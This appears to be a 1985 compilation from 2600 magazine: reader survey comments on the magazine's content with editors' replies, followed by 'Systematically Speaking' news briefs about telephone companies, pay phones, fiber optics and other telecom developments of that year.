Raleigh, NC—Too much "fluff" news. Too much telephone blue boxing info. I think you perform a "public service" by exposing ways to hack into computer systems. The companies will not give users this information. A magazine like *2600* may "wake up" some readers and computer users. Much of your technical information is not accurate. For instance, the 10/85 article on VMS did not mention version 4.0 security features which radically altered VMS and made your article obsolete. Also there is no such privilege in VMS as "system manager".

Kilmer Facility, NJ—It's the perfect complement to Private Sector BBS (when it's online, that is) (even better when it's offline *sigh*).

Salinas, CA—Taking up valuable room with stupid *2600* "Flash" news briefs, same for "Systematically Speaking". These articles are of amusing interest only nothing that great. Like to see a beginners' series such as the basic terms definitions and a tutorial on how to get started hacking and phreaking.

Philadelphia, PA—Keep your scope broad and always include news items and commentary; all of those who read my copy are interested in maintaining security and laughing at phone companies.

Charleston, SC—Would like to see special pricing on all back issues as a package. What happened to TAP? And why a different P.O. box for this card?

As of this month, back issues will be available at a special rate of $20 per volume (all of 1984 or 1985).

TAP is gone. We have not seen a new copy for well over a year. We have heard various rumours about TAP. Incidentally (and for the benefit of those who haven't heard us say this a dozen times before), we are not TAP.

Finally, the different P.O. box was used to receive the survey cards, so we would not clog the other box up. We even have other boxes for other purposes, but we don't want to bore you with the details.

Phoenix, AZ—I like your rag a lot.

Smithtown, NY—I think it's a great magazine. Please try to give out numbers of really good BBS's. Also include more schematics.

Westchester, NY—Try to avoid trouble! I value your info very much! Why should one person be dumb to the ways of the world!

Western Nassau GMF, NY—How about some phreak basix? A small column on this from month to month would be pretty cool. I know some hackers; no real phreaks. When wacko Jersey DA's are talking about "moving satellites" and the "strait press" is talking about tank parts or launching nukes, it's good to know there are still more places like *2600* to go to to find out the truth.

Fort Smith, AR—Favorite: contributions by hackers & phreakers. Least: fillers. Keep up the excellent work.

Kansas City, MO—I would like to see more technical articles on the phone system and how about explosives? You showed some real guts publishing the blue box plans and although it is much more difficult how do they work. Publish the results of this survey. Publish financial report on *2600*.

We do not like explosives. There is a plethora of magazines that tell about them or look in the Anarchist's Cookbook *or you could use gasoline and a match or perhaps an axe.*

Washington, DC—Any information on phones is valuable and hard to get but you never provide background, explanations, or words for acronyms. Define terms, give references. Your recent letter about ripping off universities was extremely offensive. Stop filling space with AT&T ads.

San Francisco, CA—Put in more How To phone info—actual telco codes. Also how to use Blue, Black, Green, etc. boxes—that is why I subscribed—to get such information.

Honolulu, HI—Far away most valuable information available for mere pennies.

Denver, CO—Please continue covering as much telco electronics as you can get a hold on. Also very much appreciated are the suggested reading materials—more suggestions would be highly valued. Also would like lists of other such publications running along the same lines as *2600*. Finally any such info on international systems, such as U.K., Italy, Australia, or Japan would be invaluable. The more of the above I see the more I will be motivated to contribute.

U.S. Postal Service, MI—Would like to see more first person accounts and interviews.

So would we.

Staten Island, NY—How about a *2600* BBS Network? (one step closer to Exxon's size...) Where's the *2600* phonebook? Topics: BBS's that cater to hackers, phreaks, Arpanet in detail, do all Bioc's tutorials in series, trashing spots (have readers send these in).

Pittsburgh, PA—I have been known to do some risky things, but not anymore. would like to see more info on risk free pastimes, especially 800 numbers. Maybe a section to post BBS numbers.

Please send us lists of BBS numbers or a brief review of your favorite BBS.

Western Nassau GMF, NY—Good luck fighting the system. Keep up your exposes of the communication companies.

Smithtown, NY—Like the short clips and letters; dislike the long, technical articles geared toward small elite of specialists. Topics: hacking laws: where are the limits?

Birmingham, AL—Too much space devoted to news clippings—but keep them, just reduce print size.

No Postmark—Since it seems that TAP has gone the way of the dinosaurs, perhaps you could fill in some of the areas of subject matter that they covered. Perhaps occasional interviews with phreakers/hackers/sysops or a short review of a good BBS. Perhaps something with the 414 wizard about being busted or Bootlegger.

Denver, CO—Too much space is devoted to computers. The price has increased—I guess that's an improvement for you. I probably won't renew.

The price only increased from $10 to $12 per year back on March 1st. Back issue prices did increase, but this should not affect your renewal. Are you just trying to depress us?

Houston, TX—Fills a void in the phreaking world.

No Postmark—Least favorite part is the articles on operating systems; Most: crime and intrigue!

No Postmark—Include more definitions, explanatory material. I hope you can keep *2600* going. It's got a lot of interesting stuff, and it's nicely produced.

New Orleans, LA—At least you're trying. Please tell me how the Dutch TV pirates built their wireless TV transmitters for $20 (as stated in an issue this year). It is vital to free speech in the US that we build one and use it. I love your mag, but you should do follow-ups on earlier stories.

We do not know any more about these pirates. Readers? Perhaps you can answer this one?

Van Nuys, CA—Not satisfied, It's not TAP. Topics: anything dastardly, home built H-bombs, etc.

Prince Georges, MD—Sometimes writing is childish. Less sensationalism. Too much "we, they." Challenge readers more.

Salt Lake City, UT—Favorite part is the tech articles. Least Favorite part is system trashing examples. How about a separate page of classified ads from readers wanting to buy/sell modems, tech. manuals, etc.

No Mark—Need better balance for new readers who are not sure what is going on.

Baltimore, MD—Usually good information; least favorite part is the lack of maturity (unsigned articles, etc.) Improve: have all articles signed; be responsible.

Unfortunately, in this world, where data is stored here and there, where databases are crossmatched, where the government opens a "file" on the suspicious, where the FBI delights in punishing youths by sending them to bed without their computer, our writers have an understandable right to withhold information like this. 2600 is primarily in the business of providing information. A byline is not nearly as important to anyone as the article itself.

San J(cut off postmark)—It's difficult for some of us who are not already familiar with, say, a computer system to get much out of an article which delves directly and deeply on a particular subject. For instance, there was a recent article on some DEC system, starting off with how you get into it and what you can do. It would have been of benefit to the uninitiated to have an opening paragraph describing uses and users of such a system, and how the information in the article can be of any use to the hacker or casual experimenter. In general, though a good publication; I look forward to each issue. Hope you get your BBS back up; I'd like to access it if I could figure out how.

Raleigh, NC—Could have more technical content, better articles concerning theory of operation, and new updated systems i.e. ESS, DMS, etc.

Rolla, MO—Interesting articles, knowledgeable, not over awed by technology (as are regular news people).

That's what we're all about.

Oakland, CA—Would like more technical articles.

Somewhere in Canada—Although very satisfied would like to see more on structure of networks and personal tales. Info bureau: sometimes weak explanations, other times irrelevant filler.

Orlando, FL—Lead article usually good. Flash is so so.

Omaha, NE—Favorite part is the cover articles. Least favorite part is xerox of advertisements.

Baton Rouge, LA—I like all of it!

Los Angeles, CA—High tech and informative. A rare breed of journalism soon to become extinct.

Why extinct? As time passes by, the staff of 2600 will undoubtedly breed more journalists. Also as time passes, technology developments will open new frontiers. In the 60's there was only the world of telephony. Now there's a crazy telephone world as well as a computer world. Who knows what the future brings.

(Illegible)—Least favorite part is "Dear *2600*". Most favorite part is info on phone systems.

(Cut off)—At this low cost articles are excellent. Most favorite part is information bureau. Least favorite: *2600* Flash.

If we lowered the price would you like the content of articles better?

Sacramento, CA—Not enough information on "how to." I like the mail section, dislike some of the news articles (the ones that are just trivia; no info)

Omaha, NE—Have enjoyed reading the publication if for only a short time. Have found it very informative. Hope the articles and good work continue. This is one of the few ways the real information can reach interested parties.

San Jose, CA—Excellent attempts at accuracy.

Attempts?...

Oakland, CA—Favorite part is news clips, least favorite part is biased reporting.

Marina Del Rey, CA—I thought the mag would talk more about computers rather than telephones.

Kansas City, MO—It's good "scare" material for system security professionals.

Roanoke, VA—Good from the start. Glad [you] don't do drug articles like TAP (waste of space)—improve by covering more diverse technologies. Put out call for papers.

Salt Lake City, UT—Prefer more computer hacking info, less phone phreak info. More mainframe access numbers and passwords.

We never publish passwords, unless they are non-functional or default passwords.

Northern Virginia, VA—for the price it's not bad but for myself I'm more into just phones instead of hacking.

Denver, CO—Would like to see some working red and blue box plans printed, more of them. Like to see military manuscripts of any type on weapons, communications, and computer banks.

Hicksville, NY—Your articles have gone down, while news bits or other bits have gone up. The articles are much more interesting.

Chicago, IL—Can improve: yes, make it bigger.

Trenton, NJ—Still too technical.

Lancaster, CA—I would like to see more information on phreaking, both techniques and hardware. I read *2600* for the shear ecstasy of knowing what makes "the system" work.

And there you have it. Some of you do not like our Newsflash column, then again about the same amount of you think it is the best part of 2600. Some of you say it is too technical, and then some say it is not technical enough. Some of you say that there is too much computer emphasis, and some say that there is too much discussion of telephony. At least we know that many of you want to see some articles covering the basics of phreaking and hacking, something which we will devote more space to in 1986. Many of you also like the letters section, which, unfortunately, has been replaced with this section this month.

If you want us to print secret government documents, then someone has to send us secret government documents. If you like the letters column, then write informative letters to us. The same goes for features and articles and stories and data. We have many good writers. But we want more.

Happy New Year.

SYSTEMATICALLY SPEAKING

In May, the magazine added two more pages and in June, a new feature was introduced. "Systematically Speaking" was rather similar to "2600 Flash" but was meant to be devoted exclusively to "news on advancing technology" and not so much the anecdotes one might find in "2600 Flash." This new feature appeared in every subsequent month except for August.

JUNE 1985

Say Goodbye to Meter Readers

Associated Press

The New York Telephone Company has asked the State Public Service Commission to approve a plan to read utility meters by telephone, a service that could make the door-to-door meter reader a figure of the past.

A statement issued by the company said regular telephone service would be unaffected by the meter-reading service. The service would make readings only on telephone lines that were not in use, and would automatically disconnect if a call came in during a reading. Each reading would take about two seconds, a New York Telephone spokesperson said, and would probably take place at night.

Bob Loftus, a spokesman for Brooklyn Union Gas Company, said, "We'd be able to reduce operating costs, we think. And, of course, our customers would have convenience, since they would not need to be at home. And it would eliminate estimated billing."

Officials for the union representing Brooklyn Union Gas meter readers could not be reached for comment.

Thai Phone Books a Hot Issue

Wall Street Journal

An AT&T unit filed a $95.6 million lawsuit against a GTE unit, escalating a battle over the right to publish Thailand's telephone directories.

The suit, filed by AT&T International Inc. in Bangkok, Thailand, alleges that actions by GTE Directories Corp. and other defendants have caused "severe damage to the reputation" of AT&T International in Thailand and other countries.

In February, AT&T International won fierce bidding for the right to publish Thailand's directories for the next five years. The loser was GTE Directories Corp., whose Thai unit had published Thailand's phone books for the past 17 years.

In March, GTE Directories filed a $31.4 million suit against AT&T International, alleging it had committed "wrongful acts" in connection with the bidding.

New Tracking Device For Cars

The New York Times

Seven years ago, William R. Reagan wrote out an invention disclosure, the first step toward a patent. With all the police cruisers and communications networks and computers in this country, he thought, there should be some way to equip an automobile with a transmitting device that the police could home in on should the car be stolen.

Today, Mr. Reagan is responsible for just such a device. A police cruiser equipped with a tracking unit can pick up the signal two or three miles away, lock in on it, and track it through woods, fields, subdivisions, or city streets, right to the car. In 550 tests in the last four months, the Massachusetts State Police have found the hidden car every time.

By an agreement reached with the state, Mr. Reagan has installed about $300,000 worth of equipment that will remain in state police cruisers and facilities.

When a car is reported stolen, the police entry in the crime computer automatically causes a special signal to be broadcast from police radio towers across the state. When the signal reaches the transmitting device in the stolen car, the device begins to emit its own silent pulse, which can be picked up by police cruisers with tracking units. The signal flashes the car's code name on the cruiser's console. The officer in the cruiser gives that name to the police dispatcher, who uses it to get the stolen car's description from the crime computer. He gives that description to the officer in the cruiser, and so, as the cruiser homes in on the signal, the officer knows what car to look for.

Massachusetts governor Michael D. Dukakis commented, "[My ultimate goal is] eleven million cars a year coming out of Detroit equipped with this."

Problems for New Pay Phones

Fortune

Since the FCC approved the sale of pay phones in the summer of 1984, new competitors have sold or installed more than 10,000 privately owned coin-operated phones. Many in the industry expect upwards of one million to be in use by 1990, replacing at least some of the 1.8 million phone company quarter-eaters currently in operation.

A technological hurdle is still to be cleared, though. Until recently none of the so-called smart pay phones have been able to determine when a call is answered, and thus when to gobble the coins. To collect the money, the phones typically require users to push a button once the connection is made before they can be heard by the other party. Many people get confused and lose their money. "Violently smashed phones are a major problem," says William Moorehead, a specialist on the industry for the Partridge Group consulting firm in Washington, D.C.

TINA Message Service

Radio Electronics

A new communications service, which is expected to make it possible for small businesses to send and receive international messages for a small fraction of the cost of Telex or similar services, has been initiated by Service Systems Technology (SST) of Marina del Rey, CA and Milan, Italy.

Known as TINA International Message Service, the new system has one limitation as compared with Telex or similar services: Communication is between subscribers in U.S. or foreign "gateway cities," or more specifically, from the computer of a subscriber to the computer at his other "electronic mailbox."

A subscriber dials a local number to get on an international network, then sends his message through a modem attached to his telephone. The network is that of INFONET, which has offices worldwide.

Cost of the service, which includes two "electronic mailboxes" and two hours of computer time is $99.60 per month. That charge, says SST, gives subscribers the amount of service that would cost about $2200 by conventional services. Extra computer connect time is obtainable at $58.60 per hour. Extra electronic mailboxes and user ID's are $10 per month.

AT&T Contractual Obligations

Combined News Sources

AT&T is making its employees sign a new contract which prohibits the disclosure of proprietary information outside the company. In addition, the contract covers inventions made as a result of employment, as well as inventions in "all areas in which AT&T does business or in which the company might be reasonably involved in the future." It is forcing this "agreement" not only to new employees but to its present employees.

"Call Me" Card

Combined News Sources

AT&T will soon introduce a credit card that can only be used for calling home. The card should eliminate any chance of telephone fraud on credit card numbers. In addition, it is expected to reduce phone bills by removing incentive to call anyplace else.

JULY 1985

MCI Expanding With Optical Fibers

Wall Street Journal

MCI Communications plans to spend about $400 million to expand its U.S. telecommunications network by adding optical fiber routes in the Midwest and elsewhere. [Optical fibers are thin, flexible fibers of glass or plastic that transmit voices, television programs, and data in digital form, with on/off laser pulses representing zeros and ones. This gives greater fidelity to the signals with less distortion from electrical interference. Moreover, because the laser beams are so narrow, the glass fibers can carry more information than do copper wires. An optic fiber cable less than an inch thick, for instance, can carry 40,000 phone calls simultaneously—a job that would require several copper-wire cables, each 4 to 6 inches thick. The diode lasers found in optic fiber systems are tiny crystals, some no larger than a grain of salt, that emit a beam of light when electrically stimulated. They consist of such materials as indium, gallium, arsenic, and phosphorous, mixed in specific proportions. Currently, MCI operates an optical fiber system between New York and Washington.]

The company has obtained rights to 7,300 miles of railroad right-of-way. Along with other improvements, the project will increase the long-distance telephone company's transmission capacity 80% by year's end.

The First 100% ESS State

The Hackensack Record

By 1988, New Jersey will be the first state in the country to convert all of its 250 central offices to Electronic Switching Systems. As a result, all kinds of new services will be popping up [such as *instant* detection of all phone phreaks!]. One such service will allow users to learn who is calling them before they pick up the phone and to program the phone to assign distinguishable rings to certain callers.

In addition, the company plans to introduce REACT, a burglar alarm system connected to the telephone. It informs the phone company if an alarm is triggered or a phone wire is cut. The phone company, in turn, will contact the burglar alarm company. [Presumably, *somebody* will wind up calling the cops....]

E-COM Really On The Way Out

Wall Street Journal

The Postal Service intends to fold its money-losing electronic mail service if it doesn't find a private buyer for it by the end of the summer.

Postal officials have been searching since last summer for a buyer for E-COM. The service is used by about 900 (?!) customers to transfer messages electronically to post offices for delivery via regular mail, usually within two days.

AT&T Put On Hold

USA Today

The FCC delayed until October 1 a decision on an AT&T plan to offer 15% discounts on long-distance bills in return for a monthly $25 fee. AT&T had wanted the plan, aimed at small businesses, to begin on May 1.

GTE Now Bigger Than AT&T

New York Post

GTE Corporation has become the nation's largest utility as a result of the breakup of the American Telephone and Telegraph Company, according to Fortune Magazine. GTE had been a perennial second to giant AT&T.

Pentagon Steals Cray From AT&T

New York Daily News

Last January, AT&T's Bell Laboratories developed a 1-million-bit computer chip—four times more powerful than the most advanced Japanese or American chip. But the race goes on. To proceed to the next level of chip development, Bell wanted a Cray X-MP supercomputer, made by Cray Research of Minneapolis.

Bell placed its order with Cray and delivery was scheduled for August—until the Pentagon stepped in. General Dynamics Corp. also needed a Cray X-MP to do research on the F-16 jet fighter. Cray told General Dynamics to wait its turn. General Dynamics appealed to the Pentagon and, under a 35-year-old, Korean War-era law, got priority over Bell on the grounds of national security.

Bell's microchip research will be delayed up to four months—a critical amount of time in the technological race against Japan. To Dr. William O. Baker, retired chairman of the board of Bell Laboratories and a member of the President's Intelligence Advisory Board, the issue is indeed critical.

"We would feel that the design of a four-megabit chip (the obvious next generation of chip) is as vital as any matter that confronts the country at the moment.... The Pentagon's allocation of resources to the military is very unskilled and very naive."

NSA Chooses AT&T Computer

The New York Times

The National Security Agency has chosen the American Telephone and Telegraph Company to supply it with up to $946 million in minicomputers and services for a new, classified project.

The contract appeared to be one of the largest for the purchase of sophisticated computer systems by the intelligence community. Officials of the NSA, the largest and most secretive intelligence agency in the United States, did not say how the computers would be used. But industry sources and intelligence analysts suggested that the NSA would deploy the machines at its headquarters in Fort George Meade, MD, and in field offices around the world and would use them to help encode and decode data flowing through the Government's communication networks. A spokesman for the NSA said the machines were for a "new purpose" and would involve "many units, spread out over a number of places." Sources indicate that the contract calls for up to 250 of AT&T's most advanced 3B line of super-minicomputers.

IBM Gets Bigger/Goodbye SBS

2600 News Service

IBM has announced that it will acquire a major stake of MCI, the nation's second largest long distance telephone company. In the agreement, IBM's SBS-Skyline will merge with MCI. This action comes less than eight months after IBM's acquisition of the Rolm corporation, which makes telephone switching equipment.

Together, MCI and SBS-Skyline will have one of the largest computerized transmission networks in the nation for voice, data, and pictures. Consisting of optical fiber, microwave, and three of SBS's satellites, the new network will serve about 2.7 million customers.

Gunnar Hughes, a spokesman for Skyline, said they will continue to offer the same service, but will eventually merge with and become a part of MCI. Hughes said that "together with MCI's terrestrial systems, there will be a synergy." There is no word yet on any new rate structures for Skyline users, but Skyline has vowed to inform customers "every step of the way."

SEPTEMBER 1985

Dick Tracy Toys Are Closing In

New York Daily News

The world's smallest pocket cellular phone—7 inches long and just 15 ounces—will be introduced at a Las Vegas telecommunications show in September.

The Walker Pocket Phone will be a tiny version of the cellular car phone. It will not require a base station and can operate anywhere and will retail at about $3,000.

USA Today

At least three American companies have unveiled desk-top picture phones this year and two more companies plan 1986 releases. Image Data Corp. began delivering Photophone earlier this year. The device attaches to an ordinary phone line in a minute, takes five minutes to learn to operate, and transmits black-and-white still pictures to its mates in five to fifteen seconds. It is priced at $8,500.

Datapoint Corp's recently announced MINX does the same in color and can also attach to a personal computer. It is priced from $8,800 to $11,100.

A full-motion color system from Widcom Inc. goes for $50,000 for a picture squeezer and $20,000 per station. Picture squeezing is a process that accounts for the fact that only a small amount of information can be sent down a regular phone line, and a video signal requires 150 times more information than a voice signal.

Communications Week

Validec Inc. has invented a hand-held terminal aimed at the restaurant business that allows orders to be placed without the waiter having to ever leave the customer's table. The Point of Origin System is a local area network of printers, terminals, and computers that can be placed at the bar, kitchen and cash register. It uses radio frequencies to communicate with the host computer which can either be an IBM PC AT or AT&T 6300. In addition, the information display allows the restaurant to keep track of every item ordered and how many tables a waiter served on any given shift. This will allow the restaurant owner to decide which are the unpopular items on the menu and to examine the efficency of the employees.

Directory Assistance By Computer

Advertising Age

Since May, 1984, when the seven regional telephone operating companies imposed a 50¢ charge for interstate directory assistance calls, direct marketers have sought to have that charge rolled back or eliminated, and also to have the phone companies make directory information available on computer tape or directly via computer terminals.

Mountain Bell, based in Denver and serving telephone customers in Idaho, Montana, Wyoming, Utah, Colorado, Arizona, and New Mexico, has taken the biggest step in that direction so far with the creation of a computer system it calls ScanTel. Available for a month, but as yet unpublicized by the company, ScanTel allows those equipped with a computer terminal or personal computer to access the company's entire directory database.

The ScanTel database is separate from that used by directory-assistance operators, although it contains the same listings. It differs from the conventional database, however, in that it can be searched not only by name but by address. Soon to be added is a reverse directory feature, permitting users to find out who belongs to a given telephone number.

Users of the system can access it via telephone from anywhere in the country. A three-tiered pricing scheme has been established that simultaneously charges 50¢ per minute of use, 25¢ for each request, and 5¢ for each response. However, the system can handle requests for multiple addresses, such as all those on a given street. That would be considered a single request at 25¢ and each name, address, and phone number found would cost 5¢.

Pest Control

New York Daily News

If you own less than 100 shares, BellSouth will pay you $10 to get lost. The company is shooing away small investors who clutter up the books and hold only 14% of the 301.9 million shares. Shareholders who agree will be paid the market price for their stock, plus $10 to close their account.

Bell Propaganda Films

Suburban Trend

A suburban street served as a movie set last month as New Jersey Bell taped a movie about the consequences of cheating the phone company with computers and other technologies.

The movie, produced for AT&T, is "part of a total deterrent package," said Karen Johnson of New Jersey Bell. Although the full program has not yet been fully developed, Johnson said one of the videotapes will be targeted toward grammar school and high school students. Other groups to be targeted include vocational students, college students, and members of the military.

The program is designed to make viewers aware of the pitfalls of cheating Ma Bell, using computers to cheat systems, using false credit cards and other methods of avoiding payment.

Europe Standardizing Telecoms

The Wall Street Journal

In Spain, the busy signal is three pips a second—in Denmark it's two. Telephone numbers within French cities are seven digits long—in Italy they're almost any length. West German phones run on 60 volts of electricity—elsewhere it's 48.

This list can go on and on; only about 30% of the technical specifications involved in phone systems are common from one country to the next. In telephones, as in much else in Europe, each country has gone its own way. But now the idea of standardizing telecommunications systems is catching on. Officials in national governments and at the Common Market executive commission are pushing it as a way of opening telecommunications markets and cutting phone bills. Big equipment makers are supporting it as a way of expanding their sales abroad.

By the year 2000, telecommunications may grow more than threefold to 7% of the Common Market's gross domestic product, topping autos as the biggest industrial sector. Seven of the world's top 13 telephone switch makers are European. Many political and economic issues cloud the standardization process, because companies stand a lot to gain from these potential markets, and some have a lot to lose.

OCTOBER 1985

Hackers Have Big Business Scared

Systems & Software

Security has emerged in recent surveys as the number one concern of large corporate micro-mainframe link users. According to General Electric Information Services Co. (Rockville, MD), which conducted its own survey, security problems can be "devastating".

Why then are so many large companies still using simple passwords to access the corporate database from end-user PC's? Three reasons are usually given: a perception that a password will do the job, that most security schemes are too complicated, and the cost of adding a more sophisticated system.

Bob Lewin, vice president of marketing and sales at Digital Pathways, Inc. (Palo Alto, CA), is a data-security specialist with more than 300 installations in Fortune 1000 companies. He says most large companies are presently satisfied with password access because it's simple. However, that's slowly changing. Users, particularly those with a micro-mainframe network, are increasingly nervous about hackers and other unauthorized access. Almost anyone doing business with the government will be required to meet certain minimum computer security standards that are more sophisticated than a password.

"One problem with PC-to-mainframe hookups," says Greg Hagoplan, marketing manager of On-Line Software's Guardian line, "is that PCs are generating official-looking documents and reports, and there's no way to prove these are correct. It's scaring a lot of companies. They now have to monitor uploading as well as downloading of data, so there's more interest in controlling the PC-to-mainframe data."

Fiber-Optic Network For Du Pont

Philadelphia Inquirer

Diamond State Telephone Co. will build a $15 million, 40-mile fiber-optic telephone network for the Du Pont Co. in New Castle County, Delaware.

Du Pont's voice and computer data network is a way of bypassing the phone company's network—something that phone companies throughout the nation fear.

Campaign Contributions On-Line

360 News Service - H. Alexander

"Campaign finance has continued to be a growth industry," said Bob Biersack of the Federal Election Commission. And he wants to keep it that way. He was explaining to the third standing-room-only gathering of consultants and reporters how the home computer owner can access the data on who gives what to politicians running for federal offices.

Home computer users now may tap into the information and download. The FEC charges $1,000 for a calendar month or $50 for an hour of connect time. You can access the FEC through any Telenet port in the U.S.

Subscribers will get a unique ID and pick a password. The FEC does not own the computer; it leases time on National's 40 megabyte machine at Fairfield, Virginia. National has been the FEC's contracter since 1976. [Of course, such information should be made available to anyone at little or no fee. Typical—a country where national parkland is sold dirt cheap to developers, and public information is sold at mint prices to individuals.]

AT&T Info Charges Upheld

Communications Week

The U.S. Court of Appeals has refused to strike down the rates AT&T charges for its interstate directory assistance.

The court swept aside arguments by the Direct Marketing Association and MCI that the FCC had prescribed rates that are too high and that discriminate against customers who use AT&T's long-distance competitors.

The FCC in May 1984 told AT&T it could charge no more than 50 cents per interstate information call and suggested that it allow customers two free calls each month. AT&T has followed those guidelines, but offers the free calls only to those who selected AT&T as their primary carrier.

AT&T has told the FCC that it will raise its rates to 60 cents if new access tariffs filed by the nation's telcos go into effect.

More Use of Phone Computers

Associated Press

The government has proposed sweeping revisions of its rules in order to allow Americans to program high-powered phone company computers to leave or take messages, ring several phones to deliver a message at a set time, or screen unwanted calls.

FCC Chairman Mark S. Fowler said the commission wants to "promote more efficient use of the network" that telephone companies have to "bring technological benefits to the common man."

AT&T Washington spokesman Herb Linnen said, "This is a positive step forward because it can focus attention on the critical need to remove artificial restraints that currently inhibit the introduction of innovative services that customers want."

Because telephone companies have a line going into almost every home and office in the country and because of the installation of sophisticated computer equipment, telephone companies appear to be in a position to offer "voice messaging" services.

More Divestiture Woes

New York Daily News

A Jamaica (NY) attorney has sued the New York Telephone Company and AT&T for $25,000 for their failure to fix a telephone in his office since May 1. He said both companies claim it is the other's responsibility and that, in exasperation, he decided to let them fight it out in court.

The attorney, Patrick Beary, who is also an administrative law judge in Manhattan, said he believes the root of his trouble is the "break-up of the old AT&T."

He added, "AT&T claims it is not their responsibility because the problem is due to faulty New York Telephone lines; and New York Telephone takes the position that it is the fault of defective AT&T equipment in my office."

However, he said, one good thing came out of the break-up—his discovery that he has been paying rental charges for a phone in a Jamaica apartment he vacated 20 years ago. He said he made that discovery after AT&T sent him a bill listing a breakdown of its charges—something that had not been done before the AT&T break-up.

Beary said he is suing both companies for $25,000 to cover the loss of clients and business he has sustained, along with overcharges he has paid for phone equipment he hasn't used in 20 years.

"The irony of it all is that I'm a stockholder in AT&T," he added.

NOVEMBER 1985

Avoid Phones in Storms!

The New Brunswick Home News

Prompted in part by the mysterious "phone death" of a Piscataway, New Jersey youth, a federal governmental agency has begun persuading telephone companies throughout the nation to warn consumers not to use telephones during electrical storms.

The Consumer Product Safety Commission recently sent letters to the nation's seven regional phone companies, asking them to consider publishing advisories in their directories.

Rural Customers Denied Access

2600 News Service

On March 1, in an effort to help customers of small independent phone companies, the FCC ordered that any independent telco must offer equal access within three years if any legitimate long distance company requested it. Step-by-Step switching equipment, first introduced in 1917, and crossbar switching equipment, first introduced during WW II, are not sophisticated enough to handle the electronics of equal access.

In Sussex County, New Jersey, long-distance companies have not requested equal access, because of the antiquated switches there. This means that people cannot choose any carrier they wish from their company—United Telephone. Companies like MCI and Allnet said they simply could not work with the technology that United offers.

What the FCC has decided to do in cases like this is offer the smaller independent companies three years to install the necessary equipment and upgrade their systems after they receive any requests from long-distance companies, requests that are likely never to come in Sussex County. They hope that the small companies will eventually replace their switches with digital technology when they wear out, but an FCC engineer says that "It's probably always cheaper to fix stepper switches than replace them." He said, "I guess that could be done forever."

Police Dept. Wants Cellular Phones

Associated Press

The old and often inoperative emergency telephones along city highways in New York will be replaced by new cellular telephones that cost less and are easier to maintain, according to the police department.

The department did not want to replace the system with similar telephones that could be knocked out of service in bad weather, and the technology for outdoor cellular telephones, which operate over the air, had not been developed until recently. A prototype placed on the Bronx River Parkway at Allerton Avenue in February has operated flawlessly, according to a spokesman.

Toll-free From *Where?*

Reuters

AT&T has applied to extend its international toll-free service to South Korea and the Dominican Republic, allowing people in those nations to make toll-free calls to American companies.

Toll-free calls using the 800 service over AT&T lines currently is available from Canada, France, Bermuda, the Netherlands, the United Kingdom, and Antigua.

The telephone company said U.S. customers subscribing to the service from Korea would pay $135 an hour or $2.25 a minute, while it would be $87 an hour, or $1.45 a minute from the Dominican Republic.

Pacific Cable Planned

The New York Times

Nine American telecommunications companies, led by AT&T, have applied to build and operate the first fiber-optic cable system to span the Pacific Ocean.

The undersea system would have two parts—a 7,200-mile segment connecting California, Hawaii, Guam, and Japan and a 1,500-mile link between Guam and the Philippines.

In addition to AT&T, the companies seeking approval from the FCC for the systems are Hawaiian Telephone, ITT World Communications, MCI International, GTE Sprint, Western Union Telegraph, RCA Global Communications, FTC Communications, and TRT Telecommunications.

Meanwhile, an AT&T ship has been installing, in nearly 9,000 feet of water, the worldes first deep-water fiber-optic system, which will connect two of Spain's Canary Islands, Tenerife and Grand Canary. It will have to withstand pressures exceeding 12,000 pounds per square inch.

Free Kiddie Dial-It Calls

Communications Week

Bell Atlantic Corp. revealed that it is not charging subscribers for 976 "dial-it" calls if the customers report that the calls were made by unsupervised children or through other inadvertent household hi-jinks.

The policy, described by the company as a "compassionate" approach, is designed to save the pocketbooks of parents whose toddlers ring up hundreds of dollars in calls made to recordings of Santa Claus or Muppets. Such cases have drawn consumer outrage around the country and at least one class action suit in California court.

Bell Atlantic said that while the company is willing to give consumers a break the first time they report telephone misuse, and even possibly the second time, consumers who continue running up charges won't be able to duck payment indefinitely.

AT&T to Read E-Mail

Newark Star-Ledger

AT&T has begun offering a letter opening service for electronic mail users.

It's called Message Access Service, and the target is business people who travel and need frequent access to their electronic mailboxes.

The service will be provided through electronic mail service vendors or corporations that have their own such service.

AT&T's first customer is Compuserve, which offers its Infoplex service to some 160 corporations. Electronic mail customers will dial 800 numbers to reach the AT&T message access center in Norfolk, Virginia to receive or send messages.

Attendants at the center will act as surrogates for the mailbox user, reading messages for customers or entering messages into the vendor's database. Each database is owned and operated by individual electronic mail vendors, and not by AT&T. Vendors will be billed monthly for the total number of minutes that subscribers use. Prices will be based on volume, AT&T said.

Vendors will in turn bill subscribers for the service. Compuserve will charge its customers $1.50 per minute plus normal Infoplex charges. The service is available now from any telephone, according to an AT&T spokesman.

DECEMBER 1985

Super Crisis Alert System

United Press International

An emergency warning system that would ring telephones in homes of residents threatened by chemical spills or dangerous weather could be in place in New Jersey within a few years.

The system, now being studied by state emergency officials, could ring up to 100 phones in affected areas simultaneously. It could shift from area to area within minutes.

"When someone picks up the phone, a recording would provide information on evacuation procedures, shelters, or other important information," said a member of the state police emergency management team. "A drawback to the system may be that it would overload the phone system," he said.

Another system under study would automatically increase the volume of radios in affected areas. Currently, the state relies on an emergency broadcast system, which sets off municipal sirens and alarms and triggers emergency broadcast tones on radios.

Super Pay Phone

Communications Week

Advanced TeleSystems Ltd. introduced what it claims is the country's first coin and credit card-operated pay phone.

The modularly designed, stand-alone Marcom XL phone can be programmed to internally verify any number of credit cards, and it will accept mixed payment of both coins and credit cards. An option to use the phones' external credit card validation capability to replace point-of-sale verification devices is in the works.

The phone requires a 40-cent surcharge over AT&T's Direct Distance Dialing rates for credit card calls and features least-cost routing.

The phones rely on electronic, optical, and magnetic switches, including a magnetic switchhook without a button and infrared optical reading of the keypad. A 300-word vocabulary voice prompting system reads the keypad numbers as they are pressed and tells incoming callers that it will not accept collect calls. The call-prompting feature can be customized for individual customers allowing companies to add messages [such as "Thank you for subscribing to *2600*," for example.]

The phones have only a $150 coin box to reduce the incentive for vandalism. The phones also use ATS' new paperless coin-box accounting system, which uses a hand-held computer to fight coin-collector fraud.

Phones at High and Low Speeds

Communications Week

Airfone Inc., which provides phone service on major airlines, will begin public telephone service on Amtrak's Washington-to-New York Metroliner in late January.

There would be three phones on each train. Amtrak has converted a railroad car dressing room into an office with desks and phones, but there will also be standard telephone booths.

Calls will be made by sliding any major credit card through a reader on the phone. Once the card is validated, calls can be dialed directly to any location in the U.S., including Alaska, Hawaii, and Puerto Rico.

There were phones on the Metroliner until 1981 when the U.S. government, which lent the radio frequency used for the service to AT&T, asked for its return for government use.

